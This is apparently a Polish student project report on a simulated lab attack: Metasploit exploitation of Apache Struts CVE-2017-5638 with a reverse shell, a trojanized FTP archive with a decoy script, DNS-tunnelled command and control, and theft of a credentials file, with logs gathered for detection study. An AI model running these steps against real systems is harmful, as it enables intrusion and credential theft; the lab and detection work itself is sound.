

KRYCY

Projekt cz. I

Mateusz Borkowski

Paweł Gryka

Paweł Popiołek

Michał Wawrzyńczak

Politechnika Warszawska, Wydział Elektroniki i Technik Informacyjnych

11 listopada 2021

Spis treści


1	Zadanie Projektowe	2
2	Koncepcja ataku	2
3	Praktyczna realizacja ataku na podstawie <i>Kill Chain</i>	3
3.1	Atak na serwer	3
3.1.1	Reconnaissance	3
3.1.2	Weaponization, Delivery, Exploitation, Installation, Command & Control	4
3.1.3	Actions on objectives	4
3.2	Atak na hosta	4
3.2.1	Reconnaissance	4
3.2.2	Weaponization	4
3.2.3	Delivery	5
3.2.4	Installation	5
3.2.5	Command & Control	5
3.2.6	Actions on objectives	6
4	Model ataku na podstawie <i>MITRE ATT&CK</i>	7
5	Zbieranie próbek	7
5.1	Po stronie serwera	7
5.2	Po stronie hosta ofiary	7
6	Podsumowanie	7

1 Zadanie Projektowe

W skrócie, naszym zadaniem projektowym było zrealizowanie symulacji wieloetapowego ataku wspierając się taktykami i technikami z katalogu [MITRE ATT&CK](#).


2 Koncepcja ataku

Na potrzeby zadania stworzyliśmy hipotetyczną sytuację, w której atakowana firma posiada serwer Apache Struts 2 hostujący internetową stronę firmy, jednakże ze względu na cięcia kosztów ten sam serwer jest wykorzystywany jako serwer FTP służący do rozpowszechniania plików pomiędzy hostami w prywatnej sieci firmy. Wykorzystując podatność [CVE-2017-5638](#) z payloadem reverse shell (meterpreter), uzyskujemy shella z przywilejami root'a na serwerze. Następnie podmieniamy na serwerze FTP znajdujące się tam archiwum na takie zawierające m.in. klienta C2, którego napisaliśmy na potrzeby projektu. Komunikacja z serwerem C2 odbywa się za pomocą zapytań i odpowiedzi DNS. Następnie z serwera FTP użytkownik korzystający z komputera firmowego ściąga podstawione przez nas archiwum. Potem rozpakowuje archiwum i klikając w plik "raport" automatycznie uruchamia w tle klienta C2, który ustanawia komunikację z naszym serwerem. Opisane powyżej akcje ilustruje rysunek 1.



Rys. 1: Diagram ataku

3 Praktyczna realizacja ataku na podstawie *Kill Chain*



Rys. 2: Cyber Kill Chain

3.1 Atak na serwer

3.1.1 Reconnaissance

W ramach rekonesansu, przeskanowaliśmy za pomocą nmap serwer ofiary. Udało się nam ustalić, że na serwerze działa Apache struts 2. Dowiedzieliśmy się, że serwis ten jest podatny ([CVE-2017-5638](#)).

```
kali@kali: ~  
File Actions Edit View Help  
~(kali@kali)-[~]  
└─$ sudo nmap -A 10.0.2.10  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-15 08:35 EST  
Nmap scan report for 10.0.2.10  
Host is up (0.00086s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE      VERSION  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
|_ajp-methods: Failed to get a valid response for the OPTION request  
8080/tcp  open  http-proxy  
|_fingerprint-strings:  
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, Kerberos, RPCCheck, SMBProgNeg, SSLSessionReq, TLSSes  
sionReq, TerminalServerCookie:  
|   HTTP/1.1 400  
|   Date: Mon, 15 Nov 2021 13:35:51 GMT  
|   Connection: close  
|   FourOhFourRequest, GetRequest, HTTPOptions:  
|   HTTP/1.1 404  
|   Content-Length: 0  
|   Date: Mon, 15 Nov 2021 13:35:46 GMT  
|   Connection: close  
|   RTSPRequest, Socks4, Socks5:  
|   HTTP/1.1 400  
|   Date: Mon, 15 Nov 2021 13:35:46 GMT  
|   Connection: close  
|_http-title: Site doesn't have a title.
```


Rys. 3: Wynik nmap

3.1.2 Weaponization, Delivery, Exploitation, Installation, Command & Control

Za pomocą metasploit wybraliśmy znaną podatność i odpowiedni payload - reverse shell (meterpreter). Następnie ustawiliśmy odpowiedni adres ip ofiary i włączyliśmy exploit. Meterpreter zadbał o resztę ale w taki sposób zdobyliśmy shell z uprawnieniami root'a na serwerze ofiary - czyli udało się ustalić komunikację C2.

3.1.3 Actions on objectives

Żeby zorientować się jaką funkcję pełni maszyna, do której uzyskaliśmy dostęp, przejrzelśmy jej folder i działające usługi.



```
msf6 > search cve-2017-5638

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/multi/http/struts2_content_type_ognl  2017-03-07      excellent Yes     Apache Struts Jakarta Multipart Parser OGNL Injection

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/struts2_content_type_ognl

msf6 > use 0
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/struts2_content_type_ognl) > set targeturi /forum/
targeturi => /forum/
msf6 exploit(multi/http/struts2_content_type_ognl) > set rhost 10.0.2.10
rhost => 10.0.2.10
msf6 exploit(multi/http/struts2_content_type_ognl) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] Sending stage (3008420 bytes) to 10.0.2.10
[*] Meterpreter session 1 opened (10.0.2.5:4444 -> 10.0.2.10:40096) at 2021-11-15 08:49:45 -0500

meterpreter > shell
Process 2041 created.
Channel 1 created.
ls /home
ftpuser
lost+found
osboxes
cd /home/ftpuser
ls
files
cd files
ls
raport_11_11_2021.tar.gz
ls -al
total 2136
drwxr-xr-x 2 nobody nogroup   4096 Nov 15 08:48 .
dr-xr-xr-x 3 ftpuser ftpuser   4096 Nov 15 06:16 ..
-rw-r--r-- 1 ftpuser ftpuser 2179031 Nov 15 07:07 raport_11_11_2021.tar.gz
```

Rys. 4: Foldery znalezione na serwerze

Ustaliliśmy, że na serwerze działa usługa ftp, i że najwyraźniej jest to wewnętrzny serwer ftp firmy, z którego cyklicznie pobierane są raporty. Następnie pobraliśmy widoczny *raport_11_11_2021.tar.gz* a na jego miejsce przesłaliśmy złośliwie spreparowany *raprt_11_11_2021.tar.gz* (w tym miejscu widać nieudolność grupy hakerskiej, która popełniła tak prosty błąd, tym razem jednak mieli szczęście bo literówka nie wzbudziła podejrzeń nikogo w atakowanej firmie). Działanie przesłanego archiwum jest opisane w późniejszych punktach.

3.2 Atak na hosta

3.2.1 Reconnaissance


Przeprowadzenie rekonesansu hostów w sieci firmowej nie było konieczne, ponieważ liczyliśmy na to że wystawiony przez nas plik zostanie pobrany przez któryś z interesujących hostów.

3.2.2 Weaponization

Uzbrojenie zostało dokonane w punkcie *Actions on objectives* na serwerze.

3.2.3 Delivery


Dostarczenie złośliwego oprogramowania na hosta ofiary było możliwe dzięki podmienieniu odpowiedniego pliku na serwerze (opisane we wcześniejszych punktach). W tym momencie nieświadomy zagrożenia użytkownik własnoręcznie pobrał plik *raprt_11_11_2021.tar.gz* do folderu *Downloads* za pomocą klienta *jFtp*.



Rys. 5: Pobranie pliku przez klienta

3.2.4 Installation

Użytkownik po pobraniu *raprt_11_11_2021.tar.gz* wypakował go do folderu *Downloads* i otrzymał folder *raprt_11_11_2021*, w którym znajdowały się prawdziwe pliki PDF, klient C2 o nazwie *.legitnypdf* oraz skrypt sh o nazwie *raport*. Zaciekawiony użytkownik, poprzez dwukrotne kliknięcie, uruchomił skrypt *raport*. Skrypt dla niepoznaki wyświetlił mu jeden z plików PDF znajdujących się w folderze oraz uruchomił klienta C2. Uruchomiony klient oprócz komunikacji z serwerem usuwa sam siebie oraz podmienia zawartość pliku *raport* na "File corrupted!", dzięki czemu nieświadomy użytkownik może nie zauważyć, że wydarzyło się coś podejrzanego.



Rys. 6: Złośliwy skrypt

3.2.5 Command & Control

Komunikacja C&C została zrealizowana poprzez napisane przez nas narzędzie oraz zakamufLOWANA pod postacią zapytań DNS do domeny *legitnadomena.pl*. Dane od klienta były "doklejane" w postaci subdomen, a polecenia od serwera przesyłane były jako odpowiedzi typu TXT. Niestety z racji

na ograniczenia czasowe (w tym oczekiwanie na rozpowszechnienie się konfiguracji nowo ustawionej strefy DNS) nie udało się zrealizować komunikacji poprzez "firmowe" serwery DNS. Zapytania były kierowane prosto do zewnętrznego serwera DNS nad którym mieliśmy pełną kontrolę. Wadą takiego rozwiązania jest wyróżniające się, spośród reszty prawdziwych zapytań DNS, zewnętrzne IP serwera DNS. Natomiast na naszą korzyść, ominięcie rekursywnych serwerów DNS pozwoliło na zastosowanie kodowania base64 (serwery rekursywne zmieniają wielkość liter w zapytaniu i należałoby zastosować kodowanie base32) oraz łatwiejsze zarządzanie kolejnością pakietów poprzez nadawanie odpowiednich ID zapytań DNS (w przypadku ruchu poprzez serwery DNS wartości ID zostają zmienione).

No.	Time	Source	Destination	Proto	Length	Info
8711	236.4317...	51.83.134.233	10.0.3.15	DNS	203	Standard query response 0xffff TXT legitnadomena.pl TXT
8712	236.4737...	10.0.3.15	51.83.134.233	DNS	270	Standard query 0x0001 TXT lwoJewoJCSjSb2dpbiI6ICjJdXjYm10dXIudXQub2Rpb08vdXRsb29rLm9yZyI.legitnadomena.pl
8713	236.4755...	10.0.3.15	51.83.134.233	DNS	270	Standard query 0x0002 TXT kZHIgoJfSwKCKsKQkibG9naW4i0iAiaW50ZXJkdW0ubnVuYy5zb2xsaWp0dHk.legitnadomena.pl
8714	236.4762...	10.0.3.15	51.83.134.233	DNS	270	Standard query 0x0003 TXT dvcMQ10iAiaW50ZXJkdW0ubnVuYy5zb2xsaWp0dHk.legitnadomena.pl
8715	236.4843...	10.0.3.15	51.83.134.233	DNS	270	Standard query 0x0004 TXT vby5Jb20iLAoJCSjWYXNzd29yZCI6ICJ0R0k3NVBXSjh6V1IKX0sCg17CgkJm.legitnadomena.pl
8716	236.4848...	10.0.3.15	51.83.134.233	DNS	270	Standard query 0x0005 TXT IiwKCQkicGFzc3dvcmQ10iA1SUZUNjRlTEM1W0iCg19LAoJewoJCSjSb2dpbiI.legitnadomena.pl
8717	236.4853...	10.0.3.15	51.83.134.233	DNS	270	Standard query 0x0006 TXT SiSCgkJInBhc3N3b3JkIjogI1ZLTQw0hCNVRQIgoJfSwKCKsKQkibG9naW4i.legitnadomena.pl
8718	236.4878...	10.0.3.15	51.83.134.233	DNS	270	Standard query 0x0007 TXT Jpc3VzQHIhaG9vLmVkdSIscGk1InBhc3N3b3JkIjogI1hHRDY3U09GMUJXIgoJf.legitnadomena.pl
8719	236.4882...	10.0.3.15	51.83.134.233	DNS	270	Standard query 0x0008 TXT vLmV1LmFyY3AaG90bWVkb3JkIjogI1hHRDY3U09GMUJXIgoJf.legitnadomena.pl
8720	236.4885...	10.0.3.15	51.83.134.233	DNS	176	Standard query 0x0009 TXT aW4i0iAiaW50ZXJkdW0ubnVuYy5zb2xsaWp0dHk.legitnadomena.pl

Rys. 7: Komunikacja C&C

3.2.6 Actions on objectives

Poprzez komunikację C2 udało nam się odnaleźć na zaatakowanym hoście wrażliwe pliki zawierające dane uwierzytelniające. Po wykradnięciu tych plików, zdalnie wyłączyliśmy klienta C2 aby zatrzeć po sobie część śladów.

```
ubuntu@vps-92036470:~$ sudo python3 serverDNS2.py
('77.253.245.39', 38751)
>ls
faktura1.pdf
faktura2.pdf
FAKTURA.pdf
place2.pdf
place.pdf
raport
raport1.pdf
raport2.pdf

>pwd
/home/admin/Downloads/raprt_11_11_2021

>whoami
admin

>ls /home/admin/Desktop
credentials
important.txt

>ls /home/admin/Desktop/credentials
login_password.json

>cat /home/admin/Desktop/credentials/login_password.json
[
  {
    "login": "curabitor.ut.odio@outlook.org",
    "password": "MZM87DNA5RQ"
  },
  .....
  {
    "login": "facilisis.facilisis@yahoo.com",
    "password": "PXR38FN02TG"
  }
]

>cat /home/admin/Desktop/important.txt
credentials: admin:P@ssw0rd

>ps aux | grep legitny
admin    2754  0.0  0.0  4516  1724 ?        S    07:20   0:00 ./legitnypdf
admin    3684  0.0  0.0  21532  1060 ?        S    07:22   0:00 grep legitny

>kill 2754
```

Rys. 8: Akcje wykonane na hoście (fragmenty)

4 Model ataku na podstawie *MITRE ATT&CK*

W ataku możemy wyszczególnić poszczególne etapy, które zostały już sklasyfikowane w matrycy *MITRE ATT&CK*. Poniżej znajdują się odnośniki do technik opisanych w MITRE, oraz do sekcji tego dokumentu gdzie szczegółowo opisane zostały odpowiadające im działania realizowane w trakcie ataku.

- [Active Scanning](#) - 3.1.1
- [Exploit Public-Facing Application](#) - 3.1.2
- [Supply Chain Compromise](#) - 3.2.3 3.2.4
- [Exfiltration Over C2 Channel](#) - 3.2.5

5 Zbieranie próbek

5.1 Po stronie serwera

- *PCAP* - Wykorzystaliśmy sniffer Wireshark. Zebraliśmy ruch sieciowy z obu interfejsów sieciowych serwera.
 - Z interfejsu "publicznego" (o adresie 10.0.2.10), na którym wystawiony był Apache Struts 2.
 - z interfejsu "prywatnego" (o adresie 10.0.3.10), dostępnego tylko w sieci firmowej, na tym adresie dostępny był serwer vsftpd.
- *SYSLOG* - Po zakończonym ataku skopiowaliśmy i logi pochodzące z programu syslog.
- *TOMCAT LOGS* - Logi generowane przez serwer tomcat, na którym uruchomiona była aplikacja oparta na frameworku Struts 2.
- *VSFTP LOGS* - Logi generowane przez wewnętrzny firmowy serwer ftp, służący do rozpowszechniania plików wśród pracowników
- *INOTIFYWAIT* - Program wykorzystany do generowania logów o wszystkich akcjach na folderze głównym vsftpd i plikach w nim zawartych.

5.2 Po stronie hosta ofiary

- *PCAP* - Wykorzystaliśmy sniffer Wireshark. Zebraliśmy ruch sieciowy jednego interfejsu (o adresie 10.0.3.15) sieciowego hosta.
- *SYSLOG* - Po zakończonym ataku skopiowaliśmy i logi pochodzące z programu syslog.
- *INOTIFYWAIT* - Program wykorzystany do generowania logów o wszystkich akcjach na folderze Downloads(użytkownika admin) i plikach w nim zawartych.
- *AUDITCTL* - Program logujący wszystkie nowo powstałe procesy.

6 Podsumowanie

W trakcie wykonywania zadania projektowego zobaczyliśmy, jak w praktyce, można zbierać logi z systemów (oraz szukać w nich podejrzanej działalności). Nauczyliśmy się konfiguracji serwera ftp oraz apache tomcat oraz podstawowej sieci. Dodatkowo, pierwszy raz "w praktyce" dotknęliśmy i przeanalizowaliśmy zagnieżdżony cyber kill-chain (po wejściu na serwer, rozpoczęliśmy "cybernetyczny łańcuch śmierci" od początku). W trakcie analizy każdego z etapów, szukaliśmy odpowiadającej techniki opisanej w katalogu MITRE. Zapoznanie się i praca z tą matrycą z pewnością pogłębiła naszą wiedzę o możliwościach cyberzagrożeń, ich sposobach detekcji i mitygacji. Dodatkowo byliśmy jednocześnie zaskoczeni jak i przestraszeni możliwościami meterpreter'a (np. włączeniem mikrofonu czy kamery). Ciekawym doświadczeniem było też zbudowanie w pełni funkcjonalnej komunikacji C2 przy użyciu zapytań DNS.